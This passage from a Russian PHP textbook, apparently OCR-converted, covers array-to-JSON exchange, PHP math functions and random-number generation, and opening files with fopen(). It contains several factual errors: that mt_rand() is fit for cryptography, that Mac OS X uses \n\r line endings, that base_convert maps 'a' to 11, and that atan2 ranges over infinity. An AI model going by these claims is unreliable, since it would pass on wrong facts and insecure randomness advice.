      // Заменяем надпись Здравствуйте в поле p#is-hello
      $('#js-hello').html(msg);
    });
  });
});
```

Главной особенностью обработки формы является тот факт, что данные на сервер отправляются асинхронно, без перезагрузки страницы. Мы отменяем обычное поведение кнопки при помощи JavaScript-вызова `preventDefault()` и переопределяем логику обработки данных формы. Для этого используем JavaScript-библиотеку jQuery и технологию AJAX. AJAX-запросы мы более подробно рассмотрим в *главе 51*. Здесь пока следует иметь в виду, что мы формируем JSON-объект `json` из полей формы, который переводим в текстовую форму и передаем методом `POST` скрипту json_answer.php, содержимое которого представлено в листинге 14.18.

Листинг 14.18. Прием JSON-данных. Файл json_answer.php

```
<?php
  // Преобразуем JSON-данные в массив
  $arr = json_decode($_POST['json'], true);
  // Объединяем содержимое в строку
  $name = trim(implode(" ", $arr));


  $result = "Здравствуйте";
  if(!empty($name))
    $result .= ", $name";
  $result .= "!";

  // Отдаем результат
  echo htmlspecialchars($result);
?>
```

Резюме

В данной главе мы рассмотрели практически все имеющиеся в PHP функции для работы с массивами. Основное внимание уделено функциям сортировки массивов, которых в PHP существует, ни больше ни меньше, 12 штук. Также мы рассмотрели важные различия между списками и массивами, незнание которых может серьезно затруднить отладку сценариев. Массивы в PHP иногда можно трактовать как очереди, списки и даже множества — и для каждого из этих типов данных существуют специальные функции, которые были здесь описаны. Кроме того, мы затронули тему обмена массивами между PHP и JavaScript-сценариями при помощи JSON-формата.

ГЛАВА 15



Математические функции

Листинги данной главы
можно найти в подкаталоге math.

В PHP представлен полный набор математических функций, которые присутствуют в большинстве других языков программирования. Правда, здесь они используются несколько реже, потому что в сценариях вообще редко приходится иметь дело со сложными вычислениями.

Встроенные константы

PHP предлагает нам несколько предопределенных констант, которые обозначают различные математические постоянные с максимальной машинной точностью. Соответствующие этим константам ключевые слова и значения приводятся в табл. 15.1.

Таблица 15.1. *Математические константы*

Константа	Значение	Описание
M_PI	3,14159265358979323846	Число π
M_E	2,7182818284590452354	e
M_LOG2E	1,4426950408889634074	Log2(e)
M_LOG10E	0,43429448190325182765	Lg(e)
M_LN2	0,69314718055994530942	Ln(2)
M_LN10	2,30258509299404568402	Ln(10)
M_PI_2	1,57079632679489661923	π /2
M_PI_4	0,78539816339744830962	π /4
M_1_PI	0,31830988618379067154	1/ π
M_2_PI	0,63661977236758134308	2/ π
M_SQRTPI	1,77245385090551602729	sqrt(π)
M_2_SQRTPI	1,12837916709551257390	2/sqrt(π)

Таблица 15.1 *(окончание)*

Константа	Значение	Описание
M_SQRT2	1,41421356237309504880	sqrt(2)
M_SQRT3	1,73205080756887729352	sqrt(3)
M_SQRT1_2	0,70710678118654752440	1/sqrt(2)
M_LNPI	1,14472988584940017414	Ln(π)
M_EULER	0,57721566490153286061	Постоянная Эйлера

Функции округления

mixed abs(mixed $*number*)

Возвращает модуль числа. Тип параметра `$number` может быть `float` или `int`, а тип возвращаемого значения всегда совпадает с типом этого параметра.

double round(double $*val*, [, int $*precision* = 0 [, int mode = PHP_ROUND_HALF_UP]])

Осуществляет математическое округление `$val`: числа с плавающей точкой округляются в сторону меньшего числа, если значение после запятой меньше 0.5, и в сторону большего числа, если значение после запятой больше или равно 0.5.

```
$foo = round(3.4); // $foo == 3.0
$foo = round(3.5); // $foo == 4.0
$foo = round(3.6); // $foo == 4.0
```

Второй необязательный параметр функции позволяет задать количество цифр после запятой, до которого осуществляется округление. Если параметр принимает отрицательное значение, округление осуществляется до позиции влево от запятой.

```
$foo = round(123.256, 2); // $foo = 123.26
$foo = round(127.256, -2); // $foo = 100.0
```

По умолчанию при использовании функции `round()` следует иметь в виду, что знак числа не имеет значения, учитывается только его абсолютная величина (рис. 15.1).




Рис. 15.1. Схема округления числа при помощи функции `round()`

Изменить такое поведение можно при помощи третьего параметра *$mode*, который принимает одну из констант:

- PHP_ROUND_HALF_UP — значения 0.5 округляются в большую сторону, т. е. 3.5 в 4, –3.5 в –4;
- PHP_ROUND_HALF_DOWN — значения 0.5 округляются в меньшую сторону, т. е. 3.5 в 3, –3.5 в –3;
- PHP_ROUND_HALF_EVEN — значения 0.5 округляются в сторону ближайшего четного числа, т. е. и 3.5, и 4.5 будет округлено до 4;
- PHP_ROUND_HALF_ODD — значения 0.5 округляются в сторону ближайшего нечетного числа, т. е. 3.5 в 3, а 4.5 в 5.

int ceil(float $*number*)

Функция округляет аргумент *$number* всегда в сторону большего числа.

```
$foo = ceil(3.1); // $foo == 4
$foo = ceil(3);   // $foo == 3
```

Причем, в отличие от функции round(), при вычислении всегда учитывается знак *$number* (рис. 15.2).




Рис. 15.2. Схема округления числа при помощи функции ceil()




Рис. 15.3. Схема округления числа при помощи функции floor()

int floor(float $*number*)

Функция округляет `$number` всегда в сторону меньшего числа.

```
$foo = floor(3.9999); // $foo == 3
```

Так же, как и в случае `ceil()`, при округлении учитывается знак переданного числа (рис. 15.3).

Случайные числа

Следующие три функции предназначены для генерации случайных чисел. Пожалуй, в Web-программировании самое распространенное применение они находят в сценариях показа баннеров.

При рассмотрении генераторов случайных чисел очень важна их равномерность. Если при многочисленных испытаниях, скажем 100 000, построить график количества случайных чисел в диапазоне, например, от 0 до 10, должна получиться прямая линия или линия очень близкая к прямой. Хороший генератор не должен отдавать предпочтение цифре 7 или реже выбирать цифру 4. В казино, лотереях вроде "Спортлото", регулярно меняют рулетки и барабаны, т. к. их реализация не гарантирует равномерности и может приводить к более высокой вероятности выпадения тех или иных комбинаций. Наличие истории выпадения комбинаций позволяет вычислить слабые места таких псевдогенераторов случайных чисел и использовать их в корыстных целях. В случае физической рулетки, вычисление ее неравномерности — кропотливая и трудоемкая работа, которой надо сказать не без успеха занимались. В случае же компьютерных программ вычисление неравномерности значительно облегчается доступностью исходных кодов, широкому распространению одних и тех же реализаций языков программирования (интерпретатор PHP один и тот же на миллионах компьютерах) и высокой скоростью выполнения перебора.

Мы намеренно не рассматриваем функции `rand()` и `srand()`, потому что качество случайных чисел, которые они выдают, никуда не годится. Настоятельно рекомендуем вместо них использовать описанные ниже функции, а про `rand()` вообще забыть.

int mt_rand(int $*min* = 0, int $*max* = RAND_MAX)

Функция возвращает случайные числа, достаточно равномерно распределенные на указанном интервале даже для того, чтобы использовать их в криптографии.

Если вы хотите генерировать числа не от `0` до `RAND_MAX` (эта константа задает максимально допустимое случайное число, и ее можно получить при помощи вызова `mt_getrandmax()`), задайте соответствующий интервал в параметрах `$min` и `$max`.

Давайте теперь рассмотрим один из случаев применения функции `mt_rand()`. Речь пойдет об извлечении строки со случайным номером из текстового файла (листинг 15.1). Работу с файлами мы рассмотрим чуть позже *(см. главу 16)*, а пока скажем лишь, что функция `fgets()` читает очередную строку из файла, дескриптор которого указан ей в первом параметре, а второй параметр задает максимально возможную длину этой строки.

Листинг 15.1. Извлечение строки со случайным номером. Файл randline.php

```
<?php ## Извлечение строки со случайным номером
  $ourFile = fopen("largetextfile.txt", "r");
  // Прочитываем каждую строку файла
  for ($i = 0; $s = fgets($ourFile, 10000); $i++) {
    if (mt_rand(0, $i) == 0) $line = $s;
  }
  echo $line;
?>
```

Данный способ работает в строгом соответствии с теорией вероятностей. Смотрите: `mt_rand(0, $i)` возвращает целое случайное число в диапазоне от 0 до `$i` включительно. А раз так, при `$i == 0` она всегда возвращает 0, при `$i == 1` — 0 или 1, при `$i == 2` — 0, 1 или 2, и т. д. Соответственно, вероятность запоминания в `$line` первой строки будет 100%, второй — 50%, третьей — 33% и т. д. Так как каждая следующая строка переписывает предыдущую, в итоге мы получим в `$line` строку с равномерно распределенным случайным номером.

Почему этот алгоритм работает? Давайте посмотрим.

- Пусть файл состоит всего из одной строки. Тогда именно она и попадет в `$line`: ведь `mt_rand(0, 0)` всегда возвращает 0, а значит, оператор присваивания в листинге 15.1 сработает.
- Пусть файл состоит из двух строк. Как мы уже видели, первая строка обязательно считается и запомнится в `$line`. С какой вероятностью будет запомнена вторая строка? Давайте посмотрим: `mt_rand(0, 1)` возвращает 0 или 1. Мы сравниваем значение с нулем. Значит, вторая строка перепишет первую в `$line` с вероятностью 50%. И с вероятностью же 50% — не перепишет. Получаем равные вероятности, а значит, все работает корректно.
- Для файла с тремя строками. Мы только что выяснили, что к моменту считывания третьей строки в `$line` уже будет находиться либо первая, либо вторая строка файла. Весь вопрос — надо ли заменять ее третьей, только что считанной, или нет? Если `mt_rand(0, 2)` вернет 0, тогда мы выполняем замену, в противном случае — оставляем то, что было. Какова вероятность замены? Конечно, 33% — ведь `mt_rand(0, 2)` возвращает 0, 1 или 2, всего 3 варианта, а нам нужен только 0. Итак, с вероятностью 33% в `$line` окажется третья строка, а с вероятностью 66% — одна из двух предыдущих. Но мы знаем, что предыдущие строки равновероятны. Половина же от 66% будет 33%, а значит, в `$line` с равной вероятностью окажется одна из трех строк, что нам и требовалось.

Безусловно, мы могли бы загрузить весь файл в память и выбрать из него нужную строку и при помощи одного-единственного вызова `mt_rand()`:

```
$file = file("largetextfile.txt");
echo $file[mt_rand(0, count($file) - 1)];
```

Но, если файл содержит очень много данных, это может быть довольно неэкономично с точки зрения расхода памяти.

Замечание

Использование обычной функции `rand()` в этом примере просто невозможно — сказывается слишком плохое качество генерируемых ею случайных чисел, и строки вряд ли будут равновероятны.

`int mt_getrandmax()`

Возвращает максимальное число, которое может быть сгенерировано функцией `mt_rand()` — иными словами, константу `RAND_MAX`.

`void mt_srand(int $`*`seed`*`)`

Настраивает генератор случайных чисел на новую последовательность "идентификатор", которой указан в параметре *`$seed`*. Попробуйте запустить сценарий, представленный в листинге 15.2.

Листинг 15.2. Последовательность случайных чисел. Файл mt_srand.php

```
<?php ## Последовательность случайных чисел
  mt_srand(123);
  for ($i = 0; $i < 5; $i++) echo mt_rand()." ";
  echo "<br />";
  mt_srand(123);
  for ($i = 0; $i < 5; $i++) echo mt_rand()." ";
?>
```

Вы увидите, что обе серии случайных чисел, которые напечатает скрипт, будут в точности совпадать. Это и неудивительно — ведь перед выборкой очередных чисел функцией `mt_rand()` мы установили одну и ту же последовательность случайных чисел (ее "код" — 123).

Таким образом, числа, выдаваемые `mt_rand()`, не являются до конца случайными. Зная первое число в цепочке и идентификатор последовательности, мы всегда можем предсказать, какими будут следующие величины. Именно поэтому числа, которые генерирует функция `mt_rand()`, часто называют *псевдослучайными*.

В ранних версиях PHP при запуске скрипта по умолчанию всегда устанавливалась одна и та же последовательность случайных чисел. Именно поэтому функция `mt_srand()` использовалась практически в каждом сценарии, которому были необходимы случайные числа:

```
mt_srand(time() + (double)microtime()*1000000 + getmypid());
```

В этом примере последовательность выбирается на основе времени запуска сценария (в секундах), поэтому она достаточно непредсказуема. Для еще более надежного результата рекомендуется приплюсовать сюда микросекунды, а также идентификатор процесса, вызвавшего сценарий (что и было сделано).

В современных версиях PHP первый вызов `mt_rand()` автоматически и неявно вызывает `mt_srand()`, так что необходимости применять `mt_srand()` в явном виде нет (если только вам не нужно получать одни и те же последовательности чисел при нескольких запусках сценария).

Начиная с PHP 7, доступна еще одна реализация генератора псевдослучайных чисел с хорошей равномерностью.

int random_int(int *$min* = PHP_INT_MIN, int *$max* = PHP_INT_MAX)

Функция возвращает случайное число в диапазоне, заданном параметрами *$min* и *$max*.

```
echo random_int(-100, 0); // -4
echo random_int(0, 100);  // 36
```

Перевод в различные системы счисления

string base_convert(string $*number*, int $*frombase*, int $*tobase*)

Переводит число *$number*, заданное как строка в системе счисления по основанию *$frombase*, в систему по основанию *$tobase*. Параметры *$frombase* и *$tobase* могут принимать значения только от 2 до 36 включительно. В строке *$number* цифры обозначают сами себя, буква `a` соответствует 11, `b` — 12 и т. д. до `z`, которая обозначает 36. Например, следующие команды выведут `11111111` (8 единичек), потому что это не что иное, как представление шестнадцатеричного числа `FF` в двоичной системе счисления:

```
echo base_convert("FF", 16, 2);
```

int bindec(string $*num_string*)
int octdec(string $*num_string*)
int hexdec(string $*num_string*)

Преобразует двоичное (функция `bindec`), восьмеричное (`octdec`) или шестнадцатеричное (`hexdec`) число, заданное в строке *$num_string*, в десятичное число.

string decbin(int $*number*)
string decoct(int $*number*)
string dechex(int $*number*)

Возвращает строку, представляющую собой двоичное (соответственно, восьмеричное или шестнадцатеричное) представление целого числа *$number*. Максимальное число, которое еще может быть преобразовано, равно 2 147 483 647. В различных системах счисления оно выглядит так (пробелы здесь показаны лишь для наглядности, в числах их быть не должно):

- двоичная: `01111111 11111111 11111111 11111111`;
- восьмеричная: `17 777 777 777`;
- десятичная: `2 147 483 647`;
- шестнадцатеричная: `7FFF FFFF`.

Минимум и максимум

mixed min(mixed $*arg1* [mixed $*arg2*, ..., mixed $*argn*])

Данная функция возвращает наименьшее из чисел, заданных в ее аргументах. Различают два способа вызова этой функции: с одним параметром или с несколькими.

Если указан лишь один параметр (первый), то он обязательно должен быть массивом. В этом случае возвращается минимальный элемент массива. В противном случае первый и остальные аргументы трактуются как числа с плавающей точкой, они сравниваются, и возвращается наименьшее.

Тип возвращаемого значения выбирается так: если хотя бы одно из чисел, переданных на вход, задано в формате с плавающей точкой, то и результат будет с плавающей точкой, в противном случае результат будет целым числом. Обратите внимание на то, что с помощью этой функции нельзя лексикографически сравнивать строки — только числа.

mixed max(mixed $*arg1* [mixed $*arg2*, ..., mixed $*argn*])

Функция работает аналогично `min()`, только ищет максимальное значение, а не минимальное.

Не-числа

Некоторые операции, такие как извлечение корня или возведение в дробную степень, нельзя выполнять с отрицательными числами. При попытке выполнения такого действия функции вместо результата возвращают специальные "псевдочисла" — `NAN` (не-число), `+Infinite` ($+\infty$) или `-Infinite` ($-\infty$).

bool is_nan(mixed $*variable*)

Возвращает для `NAN` значение `true`, а для всех остальных чисел (в том числе и для бесконечностей) — `false`. При помощи этой функции можно отличить `NAN` от любого другого числа.

Другие свойства `NAN`:

- строковое представление `NAN` может выглядеть так: `-1.#IND`. Именно это будет напечатано, например, оператором `echo sqrt(-1)`;
- `is_numeric()` для переменной, содержащей `NAN`, возвращает `true`. То есть, `NAN` с точки зрения PHP — число;
- любое арифметическое выражение, в котором участвует `NAN`, примет значение `NAN`.

bool is_infinite(mixed $*variable*)

Функция `is_infinite()` помогает определить, содержится ли в переменной конечное число или нет. Бесконечность возникает, когда мы, например, возводим 0 в отрицательную степень: `pow(0, -1)` вернет `+Infinite`.

В отличие от `NaN`, свойства "бесконечностей" несколько более мягкие. С ними можно выполнять арифметические операции. Например, выполним команду:

```
echo 1/pow(0, -1)
```

Мы увидим, что будет напечатан 0: ведь 1 поделить на бесконечность, и правда, равно нулю.

Бесконечность может быть с плюсом и минусом. В первом случае ее строковым представлением является `1.#INF`, а во втором — значение `-1.#INF`.

Обратите особое внимание на одно исключение: деление на 0! В PHP ниже версии 7 эта операция не дает в результате просто бесконечность (или минус бесконечность), а генерирует предупреждение и возвращает `false`!

```
echo var_dump(1 / 0);
// Warning: Division by zero in ...
// bool(false)
```

Начиная с версии PHP 7, такое поведение исправлено, деление на ноль дает бесконечность. При этом для совместимости с предыдущими версиями предупреждение все равно выдается.

```
echo var_dump(1 / 0);
// Warning: Division by zero in  ...
// float(INF)
```

Степенные функции

`float sqrt(float $arg)`

Возвращает квадратный корень из аргумента. Если аргумент отрицателен, без всяких предупреждений возвращается специальное "псевдочисло" `NAN`, но работа программы не прекращается!

`float log(float $arg)`

Возвращает натуральный логарифм аргумента. В случае недопустимого числа может вернуть `+Infinite`, `-Infinite` или `NaN`.

`float exp(float $arg)`

Возвращает e (2,718281828...) в степени `$arg`.

`float pow(float $base, float $exp)`

Возвращает `$base` в степени `$exp`. Может вернуть `+Infinite`, `-Infinite` или `NAN` в случае недопустимых аргументов.

Тригонометрия

В тригонометрических выражениях большое значение играет число π, которое равно половине длины окружности с единичным радиусом (рис. 15.4).

Для получения числа π в PHP-сценариях предназначена специальная функция.

`double pi()`

Помимо функции `pi()` можно воспользоваться константой `M_PI`.

`float deg2rad(float $deg)`

Переводит градусы в радианы, т. е. возвращает число `$deg/180*M_PI`. Необходимо заметить, что все тригонометрические функции в PHP работают именно с радианами, но не с градусами.




Рис. 15.4. Число π — это половина длины окружности с радиусом 1

`float rad2deg(float $deg)`

Наоборот, переводит радианы в градусы.

`float acos(float $arg)`

Возвращает арккосинус аргумента.

`float asin(float $arg)`

Возвращает арксинус аргумента.

`float atan(float $arg)`

Возвращает арктангенс аргумента.

`float atan2(float $y, float $x)`

Возвращает арктангенс величины `$y/$x`, но с учетом той четверти, в которой лежит точка (`$x`, `$y`). Эта функция возвращает результат в радианах, принадлежащий отрезку от $-\infty$ до $+\infty$. Вот пара примеров:

```
$alpha = atan2(1, 1);   // $alpha == π/4
$alpha = atan2(-1, -1); // $alpha == -3*π/4
```

`float sin(float $radians)`

Возвращает синус аргумента. Аргумент задается в радианах (рис. 15.5).

`float cos(float $radians)`

Возвращает косинус аргумента (рис. 15.6).

`float tan(float $radians)`

Возвращает тангенс аргумента, заданного в радианах.




Рис. 15.5. Функция синуса *y* = sin(*x*). В качестве оси абсцисс *x* выступает угол θ, выраженный в радианах, т. е. в доле числа π, ордината *y* изменяется от –1 до 1





Рис. 15.6. Функция синуса *y* = cos(*x*). В качестве оси абсцисс *x* выступает угол θ, выраженный в радианах, т. е. в доле числа π, ордината *y* изменяется от –1 до 1

Резюме

В этой главе мы познакомились с основными математическими функциями, доступными в PHP. Собственно, их набор стандартен для любого языка программирования. Особенное внимание уделено функциям для работы со случайными числами: они находят применение в Web довольно часто.

ГЛАВА 16



Работа с файлами и каталогами

Листинги данной главы
можно найти в подкаталоге files.

Хорошие новости. Во-первых, вы можете наконец с облегчением вздохнуть и забыть о том, что в Windows (в отличие от UNIX) для разделения полного пути файла используются не прямые (/), а обратные (\) слеши. Интерпретатор PHP не волнует, какие слеши вы будете использовать. Он в любом случае переведет их в ту форму, которая требуется вашей ОС. Функциям по работе с полными именами файлов также будет все равно, какой "ориентации" придерживается слеш.

Во-вторых, вы можете работать с файлами на удаленных Web-серверах в точности, как и со своими собственными (ну, разве что записывать в них можно не всегда). Если вы предваряете имя файла строкой `http://` или `ftp://`, то PHP понимает, что нужно на самом деле установить сетевое соединение и работать именно с ним, а не с файлом. При этом в программе такой файл ничем не отличается от обычного (если у вас есть соответствующие права, то вы можете и *записывать* в подобный HTTP- или FTP-файл).

О текстовых и бинарных файлах

Не секрет, что в UNIX-системах для отделения одной строки файла от другой используется один специальный символ — его принято обозначать `\n`. Собственно, именно этот символ и является единственным способом определить, где в файле кончается одна строка и начинается вторая.

> ***Примечание***
>
> Обращаем ваше внимание на то, что `\n` здесь обозначает именно *один* байт. Когда PHP встречает комбинацию `\n` в строке (например, `"это \n тест"`), он воспринимает ее как один байт. В то же время, в строке, заключенной в апострофы, комбинация `\n` не имеет никакого специального назначения и обозначает буквально "символ `\`, за которым идет символ `n`".

В Windows по историческим причинам для разделения строк применяется не один, а сразу два символа, следующих подряд, — `\r\n`. Для того чтобы языки программирования были лучше переносимы с одной операционной системы на другую, применяется

некоторый трюк. При чтении текстовых файлов эта комбинация \r\n преобразуется "на лету" в один символ \n, так что программа и не замечает, что формат файла не такой, как в UNIX.

В результате этой деятельности, если мы, например, прочитаем содержимое всего текстового файла в строку, то длина такой строки наверняка окажется меньше физического размера файла — ведь из нее "исчезли" некоторые символы \r. Это относится к системе Windows и Mac OS X (кстати, в последней применяется комбинация не \r\n, а наоборот — \n\r, что довольно-таки забавно). При записи строки в текстовый файл происходит в точности наоборот: один \n становится на диске парой \r\n.

Впрочем, практически во всех языках программирования вы можете и отключить режим автоматической трансляции \r\n в один \n. Обычно для этого используется вызов специальной функции, который говорит, что для указанного файла нужно применять *бинарный режим* ввода/вывода, когда все байты читаются, как есть.

> ***Замечание***
>
> К сожалению, некоторые программисты, всю жизнь писавшие под UNIX, склонны игнорировать этот факт, в результате чего программы перестают работать под Windows и вообще начинают вытворять забавные вещи.

Так как PHP был написан целиком на языке C, который использует трансляцию символов перевода строк, то описанная техника работает и в PHP. Если файл открыт в режиме бинарного чтения/записи, интерпретатору совершенно все равно, что вы читаете или пишете. Вы можете совершенно спокойно считать содержимое какого-нибудь бинарного файла (например, GIF-рисунка) в обычную строковую переменную, а потом записать эту строку в другой файл, и при этом информация нисколько не исказится.

Если явно не включить текстовый режим, при чтении *текстового* файла в Windows вы получите символы \r\n в конце строки вместо одного \n. Об этом речь ниже.

Открытие файла

Как и в C, работа с файлами в PHP разделяется на три этапа. Сначала файл открывается в нужном режиме, при этом возвращается некое целое число, служащее идентификатором открытого файла (дескриптор файла). Затем настает очередь команд работы с файлом (чтение или запись, или и то и другое), причем они "привязаны" уже к дескриптору файла, а не к его имени. После этого файл лучше всего закрыть. Это можно и не делать, поскольку PHP автоматически закрывает все файлы по завершении сценария. Однако, если ваш сценарий работает длительное время, может происходить утечка ресурсов.

int fopen(string $*file*, string $*mode*, bool $*use_include*=false, resource $*context*)

Открывает файл с именем $*file* в режиме $*mode* и возвращает дескриптор открытого файла. Если операция "провалилась", то, как это принято, fopen() возвращает false. Впрочем, мы можем не особо беспокоиться, проверяя выходное значение на ложность — вполне подойдет и проверка на ноль, потому что дескриптор 0 в системе соответствует стандартному потоку ввода, а он, очевидно, никогда не будет открыт функцией fopen() (во всяком случае, пока не будет закрыт нулевой дескриптор, а это делается крайне редко). Необязательный параметр $*use_include* сообщает PHP о том, что, если

задано относительное имя файла, его следует искать также и в списке путей, используемом инструкциями `include` и `require`. Обычно этот параметр не используют.

Параметр *`$mode`* может принимать значения, приведенные в первом столбце табл. 16.1.

Таблица 16.1. *Режимы открытия файла функцией `fopen()`*

Режим	Чтение	Запись	Файловый указатель	Очистка файла	Создать, если файла нет	Ошибка, если файл есть
`r`	Да	Нет	В начале	Нет	Нет	Нет
`r+`	Да	Да	В начале	Нет	Нет	Нет
`w`	Нет	Да	В начале	Да	Да	Нет
`w+`	Да	Да	В начале	Да	Да	Нет
`a`	Нет	Да	В конце	Нет	Да	Нет
`a+`	Да	Да	В конце	Нет	Да	Нет
`x`	Нет	Да	В начале	Нет	Да	Да
`x+`	Да	Да	В начале	Нет	Да	Да
`c`	Нет	Да	В начале	Нет	Да	Нет
`c+`	Да	Да	В начале	Нет	Да	Нет

Но это еще не полное описание параметра *`$mode`*. Дело в том, что в конце любой из строк `r`, `w`, `a`, `x`, `c`, `r+`, `w+`, `a+` `x+` и `c+` может находиться еще один необязательный символ — `b` или `t`. Если указан `b`, то файл открывается в режиме бинарного чтения/записи. Если же это `t`, то для файла устанавливается режим трансляции символа перевода строки, т. е. он воспринимается как текстовый.

> ***Внимание!***
>
> Если не указано ни `t`, ни `b`, то сказать с полной достоверностью, в каком режиме откроется файл, нельзя! (Хотя в Windows по умолчанию используется бинарный режим, никто не гарантирует, что такое поведение сохранится в будущем и в других ОС.) Именно поэтому разработчики PHP при открытии файла рекомендуют всегда явно указывать бинарный или текстовый режим.

Последний параметр `$context` позволяет задать контекст потока в сетевых операциях, например, настроить значение `USER_AGENT` при обращении к файлу, расположенному на http- или ftp-серверах. Использование контекста потока более подробно рассматривается в *главе 32*.

Вот несколько примеров:

```
// Открывает файл на чтение
$f = fopen("/home/user/file.txt", "rt") or die("Ошибка!");
// Открывает HTTP-соединение на чтение
$f = fopen("http://www.php.net/", "rt") or die("Ошибка!");
// Открывает FTP-соединение с указанием имени входа и пароля для записи
$f = fopen("ftp://user:pass@example.com/a.txt", "wt") or die("Ошибка!");
```

Конструкция *or die()*

Давайте еще раз посмотрим на примеры из предыдущего раздела. Обратите внимание на доселе не встречавшуюся нам конструкцию `or die()`. Ее особенно удобно применять как раз при работе с файлами. Оператор `or` аналогичен `||`, но имеет очень низкий приоритет (даже ниже, чем у `=`), поэтому в нашем примере всегда выполняется уже *после* присваивания. Иными словами, первая строчка примера с точки зрения PHP выглядит так:

```
($f = fopen("/home/user/file.txt", "rt")) or die("Ошибка!");
```

